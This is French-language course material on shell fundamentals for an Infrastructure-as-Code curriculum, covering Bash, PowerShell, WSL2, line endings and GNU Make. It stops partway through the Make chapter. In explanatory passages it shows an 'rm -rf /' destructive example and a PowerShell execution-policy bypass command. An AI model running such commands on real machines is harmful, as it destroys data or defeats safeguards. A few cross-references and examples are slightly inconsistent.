




MASTÈRE CYBERSÉCURITÉ — 4^e ANNÉE · GESTION DES CONFIGURATIONS & IAC

MODULE 1

Socle technique — shell, scripts et Makefile

Bash, PowerShell, WSL2 et GNU Make. Construire un poste de travail commun à toute la promotion, quel que soit le système d'exploitation, et automatiser ses premières tâches sans jamais casser la machine du voisin.

JOUR 1 — 3 H 30

NIVEAU : SOCLE

PRATIQUE : 1 H 30

Formateur : Boris Rose

Gestion des configurations et Infrastructure as Code
Terraform · Ansible · Docker · CI/CD



Sommaire

Pourquoi commencer par le socle

- Le problème que ce module résout
- Un vocabulaire précis, tout de suite
- La carte des environnements

Bash : le strict nécessaire, mais solidement

- Anatomie d'une commande
- Le code de retour : la clé de toute automatisation
- Variables, expansion et guillemets
- Redirections et tubes
- Écrire un script robuste

PowerShell : ce qu'il faut en savoir

- Deux produits différents portant presque le même nom
- La politique d'exécution : le premier blocage
- Correspondance des commandes

WSL2, Git Bash : choisir son environnement sous Windows

- WSL2, la solution recommandée
- Git Bash : pratique, mais limité
- Tableau de décision

Fins de ligne, encodage : la panne invisible

- Le problème
- La prévention : .gitattributes

GNU Make : votre première automatisation

- Pourquoi un Makefile dans un cours d'IaC ?
- Anatomie d'une règle
- Les cibles factices : .PHONY
- Variables et affectations
- Un shell par ligne — la conséquence sur cd
- Rendre le Makefile déterministe
- Installer make sous Windows
- Autres écueils de portabilité
- Un Makefile de référence, auto-documenté

Sécurité du poste et des scripts

- curl | bash : la commande à ne jamais taper

Injection de commande

Détournement de PATH

Secrets : ce qu'on ne met jamais dans un script

CHAPITRE 1

Pourquoi commencer par le socle

◎ OBJECTIFS DU CHAPITRE

À l'issue de ce chapitre, vous saurez :

- expliquer ce qu'est un **shell**, un **terminal**, un **interpréteur** et une **variable d'environnement**, et pourquoi ces quatre mots ne désignent pas la même chose ;
- décrire les trois environnements d'exécution disponibles sous Windows (`cmd` , PowerShell, WSL2/Git Bash) et choisir le bon ;
- comprendre pourquoi un même script peut fonctionner chez le formateur et échouer chez vous ;
- nommer les trois causes d'incompatibilité les plus fréquentes en salle : **fins de ligne**, **shell par défaut**, **version de l'outil**.

Le problème que ce module résout

Ce cours porte sur l'**Infrastructure as Code**. Autrement dit : décrire une infrastructure dans des fichiers texte, les versionner, et laisser un outil la construire à l'identique, autant de fois qu'on veut.

Cette promesse repose sur une hypothèse que personne n'énonce jamais : **la commande que vous tapez produit le même résultat que celle que tape votre collègue**. Or c'est faux par défaut. Dans une salle de cours typique :

- la majorité des apprenants est sous **Windows** ;
- le formateur est sous **macOS** ;
- les serveurs cibles tournent sous **Linux** ;
- les runners de CI/CD tournent sous **Linux** aussi, mais pas la même distribution.

Quatre systèmes, quatre shells, quatre conventions de fin de ligne, quatre versions de `make` . Si l'on n'y prend pas garde, la première demi-journée est consacrée à réparer des postes au lieu de faire de l'IaC.

★ À RETENIR

L'Infrastructure as Code ne commence pas à Terraform. Elle commence au moment où **la même commande donne le même résultat sur toutes les machines de l'équipe**. Ce module construit cette garantie.

Un vocabulaire précis, tout de suite

Ces termes seront utilisés pendant les cinq jours. Ils sont souvent confondus.

◆ DÉFINITION — TERMINAL (OU ÉMULATEUR DE TERMINAL)

Le **programme fenêtré** qui affiche du texte et transmet vos frappes clavier. Exemples : Windows Terminal, iTerm2, GNOME Terminal, l'onglet « Terminal » de VS Code. Un terminal n'exécute **aucune** commande : il ne fait qu'afficher et transmettre.

◆ DÉFINITION — SHELL

L'**interpréteur de commandes** qui tourne à l'intérieur du terminal. C'est lui qui lit `ls -l`, comprend qu'il s'agit du programme `ls` avec l'option `-l`, le lance et affiche le résultat. Exemples : `bash`, `zsh`, `sh`, `dash`, `pwsh` (PowerShell), `cmd.exe`.

Un shell est **aussi un langage de programmation** : il possède des variables, des conditions, des boucles et des fonctions.

◆ DÉFINITION — VARIABLE D'ENVIRONNEMENT

Une paire *nom = valeur* attachée à un processus et **héritée par ses processus enfants**. C'est le mécanisme universel de passage de configuration sous Unix comme sous Windows.

Exemple : `PATH` contient la liste des répertoires dans lesquels le shell cherche les exécutable. Si `terraform` n'est pas dans un de ces répertoires, taper `terraform` donne « commande introuvable » — même si le fichier existe sur le disque.

◆ DÉFINITION — PATH

Variable d'environnement contenant une **liste ordonnée de répertoires**, séparés par `:` sous Unix et par `;` sous Windows. Le shell parcourt cette liste **dans l'ordre** et exécute le premier exécutable trouvé qui porte le nom demandé.

L'ordre compte : c'est la base de l'attaque par **détournement de PATH** (§ 6.3).

◆ DÉFINITION — SCRIPT

Un fichier texte contenant une suite de commandes destinées à un shell. Sous Unix, il commence par un **shebang** (`#!/usr/bin/env bash`) qui indique **quel interpréteur** doit le lire, et il doit porter le **droit d'exécution** (`chmod +x`).

▲ TERMINAL ≠ SHELL

« Ouvre un terminal » et « lance un bash » ne sont pas synonymes. Sous Windows, le même Windows Terminal peut lancer `cmd`, PowerShell 5.1, PowerShell 7, Git Bash ou une distribution WSL — **cinq shells différents, cinq comportements différents**. Quand une commande échoue, la première question à se poser est : *dans quel shell suis-je réellement ?*

Pour le savoir :

```
echo $SHELL      # bash / zsh : chemin du shell de connexion
ps -p $$         # bash / zsh : le shell réellement en cours
```

```
$PSVersionTable      # PowerShell : version et édition
```

La carte des environnements

SYSTÈME	SHELL NATIF	CE QUE VOUS UTILISEREZ EN COURS
Linux (Ubuntu, Debian, Alma...)	<code>bash</code> (souvent <code>/bin/sh</code> → <code>dash</code>)	<code>bash</code>
macOS	<code>zsh</code> depuis Catalina (10.15)	<code>bash</code> ou <code>zsh</code> , largement compatibles pour nos usages
Windows	<code>cmd.exe</code> (historique), Windows PowerShell 5.1 (intégré)	WSL2 en priorité, sinon Git Bash, PowerShell 7 pour l'administration Windows

🕒 POURQUOI MACOS LIVRE UN BASH DE 2007

macOS embarque toujours **GNU Bash 3.2.57**, une version publiée en **2007**. La raison est juridique : Bash 4.0 est passé sous licence **GPLv3**, dont Apple ne veut pas dans sa distribution de base. Depuis **macOS Catalina (2019)**, le shell de connexion par défaut est **zsh** — annoncé officiellement par Apple.

Conséquence pratique : sur un Mac, `bash --version` affiche `3.2.57`. Les fonctionnalités de Bash 4+ (tableaux associatifs `declare -A`, `${var^^}` pour les majuscules, `mapfile`, `**` en globbing récursif) **ne sont pas disponibles** sauf à installer un bash récent via Homebrew.

C'est le même mécanisme que pour GNU Make, que nous verrons au chapitre 5 — et c'est un des pièges les plus courants entre un formateur sur Mac et des apprenants sous Linux.

SOURCES

- Apple, *Use zsh as the default shell on your Mac* — <https://support.apple.com/en-us/102360>
- GNU, historique des versions de Bash — <https://ftp.gnu.org/gnu/bash/>

CHAPITRE 2

Bash : le strict nécessaire, mais solidement

◎ OBJECTIFS DU CHAPITRE

- Exécuter, enchaîner et déboguer des commandes.
- Comprendre le **code de retour** et pourquoi il gouverne toute l'automatisation.
- Maîtriser les **guillemets**, première cause de bug en scripting.
- Écrire un script robuste avec `set -euo pipefail`.

Anatomie d'une commande

```
ls      -l -a    /etc/nginx
#      |         |
#      |         | argument (opérande)
#      |         | options (ou « drapeaux », flags)
#      |         | nom du programme
```

Le shell découpe la ligne sur les **espaces**. C'est pour cette raison qu'un chemin contenant un espace doit être protégé :

```
cd /Users/boris/Mes Documents    # × le shell voit DEUX arguments
cd "/Users/boris/Mes Documents"  # ✓ un seul argument
```

Le code de retour : la clé de toute automatisation

◆ DÉFINITION — CODE DE RETOUR (EXIT STATUS / EXIT CODE)

Entier de **0 à 255** renvoyé par tout programme à sa fin. Par convention universelle sous Unix :

- **0** = succès ;
- **toute autre valeur** = échec (la valeur précise indique le type d'erreur).

C'est **contre-intuitif** : zéro, qui vaut « faux » dans presque tous les langages, signifie « vrai » ici. La raison est qu'il n'y a qu'une façon de réussir mais des centaines de façons d'échouer : le 0 est réservé au succès, et les 255 autres valeurs servent à qualifier les erreurs.

```
ls /etc
echo $?      # 0

ls /nexistepas
echo $?      # 2 (ou autre valeur non nulle)
```

`$?` contient le code de retour de la **dernière** commande.

★ POURQUOI C'EST CENTRAL

Un pipeline de CI/CD, un `Makefile`, un playbook Ansible, un `terraform apply` : **tous** décident de continuer ou de s'arrêter en lisant un code de retour. Une commande qui échoue en renvoyant 0 est un désastre silencieux — le pipeline devient vert alors que le déploiement a échoué. Nous verrons au chapitre 5 (`pipefail`) un cas exactement de ce type.

■ Enchaînement conditionnel

```
commande1 && commande2      # commande2 SI commande1 réussit (code 0)
commande1 || commande2      # commande2 SI commande1 échoue (code ≠ 0)
commande1 ; commande2       # commande2 dans tous les cas
```

```
mkdir -p build && cd build && terraform init
# init n'est lancé que si les deux étapes précédentes ont réussi
```

Variables, expansion et guillemets

```
NOM="terraform"
# × PAS d'espace autour du = (sinon le shell cherche un programme « NOM »)
echo "Outil : $NOM"      # Outil : terraform
echo 'Outil : $NOM'      # Outil : $NOM
```

▲ LES TROIS NIVEAUX DE CITATION — LE PIÈGE N° 1 DU SHELL

ÉCRITURE	COMPORTEMENT	USAGE
<code>\$VAR</code> (nu)	Expansion puis découpage sur les espaces et <i>globbing</i>	À éviter
<code>"\$VAR"</code>	Expansion, pas de découpage	Le défaut à adopter
<code>'\$VAR'</code>	Aucune interprétation, texte littéral	Chaînes contenant <code>\$</code> , backticks...

```
FICHER="mon rapport.txt"
rm $FICHER      # × supprime « mon » ET « rapport.txt »
rm "$FICHER"    # ✓ supprime bien « mon rapport.txt »
```

Règle à appliquer sans réfléchir : toujours entourer une variable de guillemets doubles, sauf raison explicite de ne pas le faire.

■ Substitution de commande

```
DATE=$(date +%F)      # forme moderne, imbricable
echo "Sauvegarde du $DATE"

REGION=$(aws configure get region)
echo "Région active : ${REGION:-eu-west-3}" # valeur par défaut si vide
```


ÉCRITURE	SIGNIFICATION
<code>\${VAR:-défaut}</code>	valeur de <code>VAR</code> , ou <code>défaut</code> si vide/non définie
<code>\${VAR:?message}</code>	erreur avec <code>message</code> si <code>VAR</code> est vide — utile pour les secrets obligatoires
<code>\${VAR#préfixe}</code>	retire le plus court préfixe correspondant
<code>\${VAR%suffixe}</code>	retire le plus court suffixe (<code>\${f%.tf}</code> → nom sans extension)
<code>\${#VAR}</code>	longueur de la chaîne

Redirections et tubes

```
commande > fichier      # sortie standard (stdout) → fichier (écrase)
commande >> fichier     # ajoute à la fin
commande 2> erreurs.log # sortie d'erreur (stderr) → fichier
commande > tout.log 2>&1 # stdout ET stderr dans le même fichier
commande < entree.txt   # entrée standard depuis un fichier
cmd1 | cmd2             # stdout de cmd1 → stdin de cmd2 (« tube », pipe)
```

◆ DÉFINITION — FLUX STANDARD

Tout processus Unix dispose de trois flux ouverts :

- **stdin** (descripteur 0) — l'entrée ;
- **stdout** (1) — la sortie normale ;
- **stderr** (2) — les messages d'erreur, **séparés** pour pouvoir filtrer la sortie utile sans perdre les erreurs.

Séparer les deux est ce qui permet d'écrire `terraform plan | grep "will be created"` sans que les avertissements ne polluent le filtrage.

Écrire un script robuste

```
#!/usr/bin/env bash
set -euo pipefail
IFS=$'\n\t'

# Déploie l'environnement de développement.
# Usage : ./deploy.sh <environnement>

ENVIRONNEMENT="${1:?Usage: $0 <environnement>}"

echo "==> Déploiement de l'environnement : ${ENVIRONNEMENT}"
terraform init -input=false
terraform plan -out="${ENVIRONNEMENT}.tfplan"
echo "==> Plan écrit dans ${ENVIRONNEMENT}.tfplan"
```

DIRECTIVE	EFFET	POURQUOI
<code>#!/usr/bin/env bash</code>	Shebang : cherche <code>bash</code> dans le PATH	Plus portable que <code>#!/bin/bash</code> (sur macOS avec Homebrew, bash n'est pas dans <code>/bin</code>)
<code>set -e</code>	Arrête le script à la première commande qui échoue	Sans lui, un script continue après une erreur et déploie une infrastructure à moitié construite
<code>set -u</code>	Erreur si une variable non définie est utilisée	Évite <code>rm -rf "\$PREFIXE/"</code> qui devient <code>rm -rf /</code> quand <code>PREFIXE</code> est vide
<code>set -o pipefail</code>	Le code de retour d'un tube est celui de la première commande qui échoue	Sans lui, <code>faux_binaire tee log</code> renvoie 0 : le pipeline passe au vert alors que tout a échoué
<code>IFS=\$'\n\t'</code>	Le découpage de mots n'utilise plus l'espace	Réduit les surprises sur les noms de fichiers avec espaces

▲ `SET -E` N'EST PAS MAGIQUE

`set -e` ne déclenche pas l'arrêt dans plusieurs cas documentés : quand la commande fait partie d'un `if`, d'un `while`, d'une liste `&&` ou `||`, ou qu'elle est précédée de `!`. C'est voulu (sinon `if grep ...` serait inutilisable), mais cela surprend.

Pour les cas critiques, vérifiez explicitement :

```
if ! terraform validate; then
  echo "Configuration invalide" >&2
  exit 1
fi
```

🔗 EXERCICE 1.1 — LIRE UN SCRIPT COMME UNE MACHINE

Sans l'exécuter, dites ce qu'affiche ce script et pourquoi. Identifiez les **deux** bugs.

```
#!/bin/bash
DOSSIER = "/tmp/projet"
mkdir -p $DOSSIER
echo 'Créé dans $DOSSIER'
```

🔗 EXERCICE 1.2 — LE PIPELINE VERT MENTEUR

Expliquez, sans machine, pourquoi la première ligne renvoie `0` et la seconde `127`.

```
bash -c 'commande_inexistante | tee /tmp/log' ; echo $?
bash -c 'set -o pipefail; commande_inexistante | tee /tmp/log' ; echo $?
```

Quel est le lien avec un pipeline de CI/CD qui « passe » alors que le déploiement a échoué ?

CHAPITRE 3

PowerShell : ce qu'il faut en savoir

◎ OBJECTIFS DU CHAPITRE

- Distinguer **Windows PowerShell 5.1** de **PowerShell 7**.
- Comprendre la différence de fond : PowerShell manipule des **objets**, bash manipule du **texte**.
- Débloquer l'exécution de scripts (`ExecutionPolicy`).
- Éviter le piège de `curl` sous Windows.

Deux produits différents portant presque le même nom

Microsoft est explicite : « *Windows PowerShell and PowerShell are two separate products* ».

Exécutable	<code>powershell.exe</code>	<code>pwsh.exe</code>
Moteur	.NET Framework (Windows uniquement)	.NET moderne, multiplateforme
Plateformes	Windows	Windows, Linux, macOS
Installé par défaut	Oui , sur tout Windows	Non, à installer
Évolution	Plus aucune nouveauté (Microsoft l'a figé)	Développement actif
Cohabitation	Les deux peuvent coexister — c'est justement la raison du renommage en <code>pwsh</code>	

```
$PSVersionTable
# PSVersion 5.1.26100.xxxx → Windows PowerShell
# PSVersion 7.6.x          → PowerShell 7
```

Installation de PowerShell 7 :

```
winget install --id Microsoft.PowerShell --source winget
```

★ OBJETS CONTRE TEXTE — LA VRAIE DIFFÉRENCE

Sous Unix, tout est **texte** : `ls -l` produit des lignes qu'il faut découper avec `awk`, `cut` ou `grep`.
Sous PowerShell, une cmdlet renvoie des **objets .NET typés** dont on interroge les propriétés directement.

```
# bash : on découpe du texte, on compte les colonnes
ls -l | awk '$5 > 1000000 {print $9}'
```

```
# PowerShell : on filtre sur une propriété nommée
Get-ChildItem | Where-Object Length -gt 1MB | Select-Object Name
```

Le modèle objet est plus robuste (aucune ambiguïté de découpage) mais moins universel : il n'existe que dans PowerShell.

La politique d'exécution : le premier blocage

Sur un poste Windows client, la politique d'exécution par défaut empêche de lancer le moindre script `.ps1`.

```
Get-ExecutionPolicy -List          # état par portée
Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
```

VALEUR	COMPORTEMENT
<code>Restricted</code>	Aucun script ne s'exécute (commandes interactives seulement)
<code>AllSigned</code>	Tout script doit être signé par un éditeur de confiance, y compris les vôtres
<code>RemoteSigned</code>	Vos scripts locaux passent ; ceux téléchargés doivent être signés — le bon compromis
<code>Unrestricted</code>	Tout passe, avec avertissement pour les fichiers distants
<code>Bypass</code>	Tout passe, sans aucun avertissement

❖ LA POLITIQUE D'EXÉCUTION N'EST PAS UN CONTRÔLE DE SÉCURITÉ

Microsoft le documente explicitement : la politique d'exécution est un garde-fou contre l'exécution **accidentelle** de scripts, pas une barrière contre un attaquant. Elle se contourne trivialement (`powershell -ExecutionPolicy Bypass -File script.ps1`, ou en passant le contenu du script sur l'entrée standard).

Sur **Linux et macOS**, la politique vaut `Unrestricted` et ne peut pas être modifiée — l'application n'a lieu que sous Windows.

Lien avec le cours : c'est une illustration du principe de **médiation complète** de Saltzer & Schroeder (module 6) — un contrôle qui peut être contourné par un chemin alternatif n'est pas un contrôle. Il faut le compter comme une aide à l'utilisateur, pas comme une défense.

Correspondance des commandes

OBJECTIF	BASH	POWERSHELL (CMDLET)	ALIAS
Lister un répertoire	<code>ls</code>	<code>Get-ChildItem</code>	<code>gci</code> , <code>dir</code> , <code>ls</code> (Windows)

OBJECTIF	BASH	POWERSHELL (CMDLET)	ALIAS
Afficher un fichier	<code>cat</code>	<code>Get-Content</code>	<code>gc</code> , <code>cat</code> , <code>type</code> (Windows)
Chercher un motif	<code>grep</code>	<code>Select-String</code>	<code>sls</code>
Localiser un exécutable	<code>which</code>	<code>Get-Command</code>	<code>gcm</code>
Se déplacer	<code>cd</code>	<code>Set-Location</code>	<code>sl</code> , <code>cd</code>
Supprimer récursivement	<code>rm -rf</code>	<code>Remove-Item -Recurse -Force</code>	<code>rm</code> (Windows)
Créer un fichier vide	<code>touch f</code>	<code>New-Item -ItemType File f</code>	<code>ni</code>
Variable d'environnement	<code>export V=x</code>	<code>\$Env:V = 'x'</code>	—
Droits d'exécution	<code>chmod +x</code>	aucun équivalent (modèle ACL différent)	—

▲ LES ALIAS « UNIX » DISPARAISSENT HORS WINDOWS

Microsoft documente le fait que sur **Linux et macOS**, les alias de confort `ls`, `cp`, `mv`, `rm`, `cat`, `man`, `mount`, `ps` sont **retirés** de PowerShell, pour laisser passer les binaires natifs.

Conséquence : un script PowerShell qui utilise `ls` fonctionne sous Windows et se comporte différemment sous Linux. **N'utilisez jamais d'alias dans un script** — uniquement en interactif.

Écrivez `Get-ChildItem`.

▲ `CURL` SOUS WINDOWS POWERSHELL N'EST PAS CURL

C'est la source n° 1 de confusion en TP.

ENVIRONNEMENT	QUE FAIT <code>CURL</code> ?
Windows PowerShell 5.1	Alias de <code>Invoke-WebRequest</code> — syntaxe d'options totalement différente de curl
PowerShell 7	Les alias <code>curl</code> et <code>wget</code> ont été retirés → appelle le vrai <code>curl.exe</code> livré avec Windows 10 (1803+)
bash / zsh	le vrai <code>curl</code>

Donc sous PowerShell 5.1 :

```
curl -sSL https://example.com -o fichier.txt # × erreur incompréhensible
Invoke-WebRequest -Uri https://example.com -OutFile fichier.txt # ✓
curl.exe -sSL https://example.com -o fichier.txt # ✓ force le vrai binaire
```

Réflexe à acquérir : sous Windows, écrivez `curl.exe` explicitement.

SOURCES

- Microsoft, *What is Windows PowerShell? et Differences from Windows PowerShell* — <https://learn.microsoft.com/powershell/scripting/whats-new/differences-from-windows-powershell>
- Microsoft, *about_Execution_Policies* — https://learn.microsoft.com/powershell/module/microsoft.powershell.core/about/about_execution_policies
- Microsoft, *Invoke-WebRequest* (comparer les sélecteurs de version 5.1 et 7) — <https://learn.microsoft.com/powershell/module/microsoft.powershell.utility/invoke-webrequest>
- Microsoft, *PowerShell on Unix-like platforms* — <https://learn.microsoft.com/powershell/scripting/whats-new/unix-support>

CHAPITRE 4

WSL2, Git Bash : choisir son environnement sous Windows

◎ OBJECTIFS DU CHAPITRE

- Installer WSL2 et comprendre ce que c'est réellement.
- Connaître le piège de performance des chemins `/mnt/c`.
- Savoir ce que Git Bash fournit — et surtout ce qu'il ne fournit pas.

WSL2, la solution recommandée

◆ DÉFINITION — WSL — WINDOWS SUBSYSTEM FOR LINUX

Mécanisme de Windows permettant d'exécuter une distribution Linux complète. **WSL 2** repose sur une véritable machine virtuelle légère avec un **noyau Linux réel**, ce qui lui confère une compatibilité quasi totale avec les binaires Linux — contrairement à WSL 1 qui traduisait les appels système.

Pour ce cours, c'est **la façon la plus simple d'avoir exactement le même environnement que les serveurs cibles et que les runners de CI/CD**.

```
# Dans un PowerShell administrateur
wsl --install                # installe WSL2 + Ubuntu par défaut
wsl --list --online          # distributions disponibles
wsl --install -d Ubuntu-24.04 # une distribution précise
wsl --status                 # version et distribution par défaut
```

Prérequis : Windows 10 version 2004 (build 19041) ou supérieur, ou Windows 11, avec la virtualisation activée dans le BIOS/UEFI.

▲ LE PIÈGE DE PERFORMANCE : NE TRAVAILLEZ PAS DANS ``/MNT/C``

Depuis WSL, votre disque `C:` est monté sous `/mnt/c`. **N'y placez pas vos projets.**

Microsoft documente explicitement que les performances du système de fichiers sont **nettement dégradées** lors des accès inter-systèmes, et recommande de stocker les fichiers de projet **dans le système de fichiers Linux** (`~/` ou `/home/vous/`) lorsqu'on travaille avec des outils Linux.

```
# × lent : git status peut prendre plusieurs secondes
cd /mnt/c/Users/vous/projets/infra

# ✓ rapide
cd ~/projets/infra
```

Pour ouvrir un projet WSL dans VS Code depuis WSL :

```
cd ~/projets/infra && code .
```

VS Code installe alors automatiquement son serveur côté Linux et travaille nativement dans WSL.

Chemins et interopérabilité :

```
wslpath -w ~/projets      # chemin Linux → chemin Windows
wslpath -u 'C:\Users'     # chemin Windows → chemin Linux
explorer.exe .            # ouvre l'explorateur Windows sur le dossier courant
```

Git Bash : pratique, mais limité

Git for Windows embarque un environnement MSYS2 minimal fournissant `bash`, `git`, `ssh`, `curl`, `grep`, `sed`, `awk`, `find`.

▲ CE QUE GIT BASH NE FOURNIT PAS

- **`make` n'est pas inclus** — et c'est un refus assumé du mainteneur de Git for Windows, qui invoque la charge de maintenance et le poids de l'installateur, et renvoie vers MSYS2. Ne cherchez pas : il faudra l'installer séparément (chapitre 5).
- **Pas de `sudo`** : la notion n'existe pas ; l'élévation Windows passe par UAC.
- **Pas de gestionnaire de paquets** : on ne fait pas `apt install` dans Git Bash.
- **Conversion automatique des chemins** : MSYS réécrit les arguments qui ressemblent à des chemins Unix. `docker run -v /c/data:/data` peut devenir `-v C:/data:C:/data`. Solution :

```
MSYS_NO_PATHCONV=1 docker run -v /c/data:/data alpine ls /data
```

Tableau de décision

VOTRE SITUATION	RECOMMANDATION
Windows, vous voulez suivre le cours sans friction	WSL2 + Ubuntu
Windows, WSL impossible (droits, virtualisation désactivée)	Git Bash + <code>make</code> via winget
Vous administrez des serveurs Windows	PowerShell 7
macOS	Terminal + <code>zsh</code> ou <code>bash</code> , <code>brew</code> pour les outils
Linux	rien à faire

SOURCES

- Microsoft, *Install WSL* — <https://learn.microsoft.com/windows/wsl/install>
 - Microsoft, *File system performance across OS systems* — <https://learn.microsoft.com/windows/wsl/filesystems>
 - Git for Windows, issue #3046 (« Suggestion: Include GNU make », fermée `wontfix`) — <https://github.com/git-for-windows/git/issues/3046>
-

CHAPITRE 5

Fins de ligne, encodage : la panne invisible

◎ OBJECTIFS DU CHAPITRE

Comprendre et **prévenir** la première cause d'échec inter-plateformes en salle.

Le problème

◆ DÉFINITION — CRLF ET LF

Le caractère marquant la fin d'une ligne diffère selon les systèmes :

- **Unix, Linux, macOS** : un seul octet, **LF** (`\n` , 0x0A) ;
- **Windows** : deux octets, **CR** + **LF** (`\r\n` , 0x0D 0x0A).

Héritage des téléscripteurs : **CR** (*carriage return*) ramenait le chariot en début de ligne, **LF** (*line feed*) faisait avancer le papier d'une ligne.

Quand un script écrit sous Windows (CRLF) est exécuté par un shell Unix, le `\r` en fin de ligne **fait partie de la commande**. Le shell cherche alors un programme dont le nom se termine par un retour chariot invisible.

Symptômes typiques — apprenez à les reconnaître, ils sont toujours les mêmes :

```
./deploy.sh: line 2: $'\r': command not found
/usr/bin/env: 'bash\r': No such file or directory
Makefile:4: *** missing separator. Stop.
```

Diagnostic :

```
file deploy.sh
# deploy.sh: Bourne-Again shell script, ASCII text executable, with CRLF line terminators

cat -A deploy.sh | head -3      # ^M$ en fin de ligne = CRLF ; $ seul = LF
```

La prévention : `.gitattributes`

Il existe un réglage Git côté client (`core.autocrlf`) et un réglage **côté dépôt** (`.gitattributes`). **Le second est le bon** : il s'applique à tous les contributeurs, il est versionné, il ne dépend pas de la configuration locale de chacun.

★ FICHIER `.GITATTRIBUTES` À PLACER À LA RACINE DE TOUT PROJET IAC

```
# Normalise tout en LF dans le dépôt ; Git décide du rendu local
* text=auto eol=lf

# Fichiers qui DOIVENT être en LF, y compris sur disque sous Windows
*.sh      text eol=lf
*.bash    text eol=lf
Makefile  text eol=lf
*.mk      text eol=lf
*.tf      text eol=lf
*.tfvars  text eol=lf
*.yaml    text eol=lf
*.yaml    text eol=lf
Dockerfile text eol=lf

# Fichiers qui doivent rester en CRLF (scripts Windows)
*.ps1     text eol=crlf
*.bat     text eol=crlf
*.cmd     text eol=crlf

# Binaires : ne jamais toucher
*.png     binary
*.jpg     binary
*.pdf     binary
*.zip     binary
```

ATTRIBUT	EFFET
<code>text=auto</code>	Git détecte si le fichier est du texte et normalise en LF dans le dépôt
<code>eol=lf</code>	Force LF aussi dans la copie de travail , quel que soit l'OS
<code>eol=crlf</code>	Force CRLF dans la copie de travail
<code>binary</code>	Raccourci pour <code>-text -diff</code> : aucune conversion, aucun diff textuel

Après avoir ajouté ou modifié `.gitattributes`, il faut renormaliser l'existant :

```
git add --renormalize .
git status      # affiche les fichiers dont les fins de ligne ont changé
git commit -m "chore: normalisation des fins de ligne via .gitattributes"
```

▲ BONUS : CONFIGUREZ AUSSI VOTRE ÉDITEUR

Ajoutez un `.editorconfig` à la racine — il est compris par VS Code (avec l'extension EditorConfig), JetBrains, Vim, Sublime :

```
root = true

[*]
end_of_line = lf
charset = utf-8
insert_final_newline = true
trim_trailing_whitespace = true
indent_style = space
```

```
indent_size = 2

# Un Makefile EXIGE des tabulations : voir chapitre 5
[Makefile]
indent_style = tab
```

🔗 EXERCICE 1.3 — REPRODUIRE ET RÉPARER LA PANNE

1. Créez un script `hello.sh` avec des fins de ligne CRLF : `bash printf 'echo "bonjour"\r\necho "monde"\r\n' > hello.sh`
2. Exécutez-le : `bash hello.sh`. Notez le message d'erreur **exact**.
3. Diagnostiquez avec `file hello.sh` puis `cat -A hello.sh`.
4. Réparez-le sans réécrire le fichier à la main. (Indice : `sed`, `tr` ou `dos2unix`.)
5. Écrivez le `.gitattributes` qui aurait empêché le problème.

CHAPITRE 6

GNU Make : votre première automatisation

◎ OBJECTIFS DU CHAPITRE

- Comprendre ce qu'est **réellement** un `Makefile` (ce n'est pas un script shell).
- Écrire un `Makefile` lisible, auto-documenté et **portable Windows / macOS / Linux**.
- Identifier les cinq pièges qui font échouer un `Makefile` d'une machine à l'autre.

Pourquoi un Makefile dans un cours d'IaC ?

Un projet IaC accumule vite des commandes longues et faciles à mal taper :

```
terraform -chdir=envs/dev init -input=false -upgrade
terraform -chdir=envs/dev plan -var-file=dev.tfvars -out=dev.tfplan
docker build --platform linux/amd64 -t registry.example.com/app:0.3.1 .
ansible-playbook -i inventories/dev/hosts.ini playbooks/web.yml --check
```

Personne ne les retient. Chacun finit par bricoler son propre alias, et les commandes divergent entre le poste du développeur et le pipeline de CI/CD — ce qui est précisément ce que l'IaC cherche à éviter.

Un `Makefile` résout ce problème en donnant **un nom court, versionné et unique** à chaque opération :

```
make plan
make deploy
make destroy
```

★ LE MAKEFILE EST LE CONTRAT D'INTERFACE DU PROJET

La règle d'or : **la CI/CD doit appeler exactement les mêmes cibles que vous**. Si le pipeline exécute `make lint test plan`, alors vous devez pouvoir taper `make lint test plan` sur votre poste et obtenir le même comportement. Toute divergence entre les deux est une source de « ça marche chez moi ».

Anatomie d'une règle

```
cible: prerequisite1 prerequisite2
→ commande 1
→ commande 2
```

Le caractère `→` représente une **TABULATION**, pas des espaces.

▲ LA TABULATION : LE PIÈGE N° 1

GNU Make exige que chaque ligne de recette commence par une **tabulation** (caractère `\t`). Des espaces provoquent :

```
Makefile:4: *** missing separator. Stop.
```

Or **VS Code insère des espaces par défaut** (4 espaces par tabulation) et, pire, il *détecte* l'indentation du fichier ouvert et **écrase votre réglage**. Ajoutez donc dans `settings.json` :

```
{
  "[makefile]": {
    "editor.insertSpaces": false,
    "editor.detectIndentation": false
  }
}
```

Et le `.editorconfig` vu au chapitre précédent.

GNU Make ≥ 3.82 permet de changer ce caractère (`.RECIPEPREFIX = >`) — mais **le make livré avec macOS est en 3.81 et ne le supporte pas**. Ne l'utilisez pas dans un projet d'équipe.

◆ DÉFINITION — CIBLE, PRÉREQUIS, RECETTE

- **Cible** (*target*) : à l'origine, le **nom d'un fichier** à produire.
- **Prérequis** (*prerequisites*) : les fichiers dont la cible dépend.
- **Recette** (*recipe*) : les commandes shell qui produisent la cible.

Make compare les **dates de modification** : si la cible est plus récente que tous ses prérequis, il ne fait rien. C'est ce qui rend `make` incrémental — et c'est ce qui explique le piège de `.PHONY` ci-dessous.

Les cibles factices : `.PHONY`

```
clean:
  rm -rf .terraform build/
```

Ce `Makefile` fonctionne... jusqu'au jour où quelqu'un crée un fichier ou un répertoire nommé `clean`. Make constate alors que la « cible » existe et qu'aucun prérequis n'est plus récent, et affiche :

```
make: 'clean' is up to date.
```

La documentation GNU l'énonce ainsi : « *The phony target will cease to work if anything ever does create a file named `clean` in this directory.* »

▲ CE PIÈGE EST PLUS GRAVE SOUS WINDOWS ET MACOS

